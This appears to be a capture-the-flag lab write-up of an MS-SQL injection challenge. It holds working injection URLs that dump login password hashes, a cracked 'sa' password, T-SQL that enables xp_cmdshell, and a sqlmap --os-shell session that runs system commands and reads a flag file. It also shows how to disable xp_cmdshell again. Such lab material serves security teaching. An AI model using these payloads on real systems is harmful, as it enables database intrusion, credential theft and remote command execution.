


## Challenge 18

<http://192.168.2.7/sql10/>

[level: Advanced]

- What is the SQL server username?  
sa
- Where does MS-SQL save password hashes for database users?  
Sql\_logins (name, password\_hash)
- In which format are password hashes stored?  
varbinary
- How can you obtain password hashes in hex format?  
Using function master.sys.fn\_varbintohexstr()
- What is the value of salt in password hash for user 'sa'?

[http://192.168.2.7/sql10/?qid=1%27%20union%20select%20null,%20name,%20master.sys.fn\\_varbintohexstr%28password\\_hash%29%20from%20master.sys.sql\\_logins--](http://192.168.2.7/sql10/?qid=1%27%20union%20select%20null,%20name,%20master.sys.fn_varbintohexstr%28password_hash%29%20from%20master.sys.sql_logins--)



## News of the week

---

### BBC 1

Heavy Thunderstorm predicted in UK

### sa

0x0100327dc60a5134c704585d28273636942247a6ce694a2f22cb

### ##MS PolicyEventProcessingLogin##

0x010019e843bd44df30722b55406dacbcc5aee18e99f29efd1993

### ##MS PolicyTsqlExecutionLogin##

0x0100c7f0cabe0cd512c6f89f573c2868efce846d9cb4461ab954

### sql1

0x010034a81c625e5219f337ecc2cc9ad7b7ebb93eadfcb744aa8

0x0100327dc60a5134c704585d28273636942247a6ce694a2f22cb

Salt is 327dc60a

- Obtain the password hashes for all user and the decrypted password? (2 marks)

Sa/sa

- Does the current user have access to run xp\_cmdshell? (2 marks)

Yes

[http://192.168.2.7/sql10/?qid=1%27%20and%20is\\_srvrolemember%28%27sysadmin%27%29%3E0--](http://192.168.2.7/sql10/?qid=1%27%20and%20is_srvrolemember%28%27sysadmin%27%29%3E0--)

Returns true

- Is xp\_cmdshell enabled? (2 marks)

By Default MS-SQL 2005 and higher, xp\_cmdshell is disabled.

```
EXEC sp_configure 'show advanced options', 1;--
RECONFIGURE; --
EXEC sp_configure 'xp_cmdshell', 1; --
RECONFIGURE;
```

- What are the contents of file c:\secret.txt (10 marks)

You can run sqlmap for this:

```
root@kali:~# sqlmap --url http://192.168.2.7/sql10/?qid=1 --os-shell
sqlmap/1.8.dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:37:09

[17:37:09] [INFO] requesting back-end DBMS: microsoft sql server
[17:37:09] [INFO] testing connection to the target url
[17:37:09] [INFO] heuristics detected web page charset: 'ISO-8859-2'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: qid
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: qid=' AND 3048=3048 AND 'mfJg'='mfJg

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: qid=' UNION ALL SELECT NULL,NULL,CHAR(108)+CHAR(121)+CHAR(108)+CHAR(58)+CHAR(71)+CHAR(115)+CHAR(78)+CHAR(119)+CHAR(106)+CHAR(98)+CHAR(110)+CHAR(71)+CHAR(84)+CHAR(109)+CHAR(58)+CHAR(107)+
CHAR(57)+CHAR(121)+CHAR(55)--

  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries
  Payload: qid='; WAITFOR DELAY '0:0:5'--

  Type: AND/OR time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind
  Payload: qid='; WAITFOR DELAY '0:0:5'--
---
[17:37:09] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008
web application technology: ASP.NET, Microsoft IIS 7.5, ASP
back-end DBMS: Microsoft SQL Server 2008
```

```
---
[17:37:09] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008
web application technology: ASP.NET, Microsoft IIS 7.5, ASP
back-end DBMS: Microsoft SQL Server 2008
[17:37:09] [INFO] testing if current user is DBA
[17:37:09] [WARNING] time-based comparison needs larger statistical model. Making a few dummy requests, please wait..
[17:37:11] [WARNING] it is very important not to stress the network adapter's bandwidth during usage of time-based payloads
[17:37:11] [INFO] testing if xp_cmdshell extended procedure is usable
[17:37:11] [INFO] xp_cmdshell extended procedure is usable
[17:37:11] [INFO] going to use xp_cmdshell extended procedure for operating system command execution
[17:37:11] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'nt authority\network service'
os-shell> type c:\secret.txt
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'Nice one, flag is 771690'
os-shell>
```

- Disable xp\_cmdshell and provide proof
- EXEC sp\_configure 'show advanced options', 1;--  
RECONFIGURE; --  
EXEC sp\_configure 'xp\_cmdshell', 0; --  
RECONFIGURE;

Further reading:

<http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet>

[http://pentestmonkey.net/blog/resurrecting-xp\\_cmdshell](http://pentestmonkey.net/blog/resurrecting-xp_cmdshell)

<http://www.blackhat.com/presentations/bh-europe-09/Guimaraes/Blackhat-europe-09-Damele-SQLInjection-slides.pdf>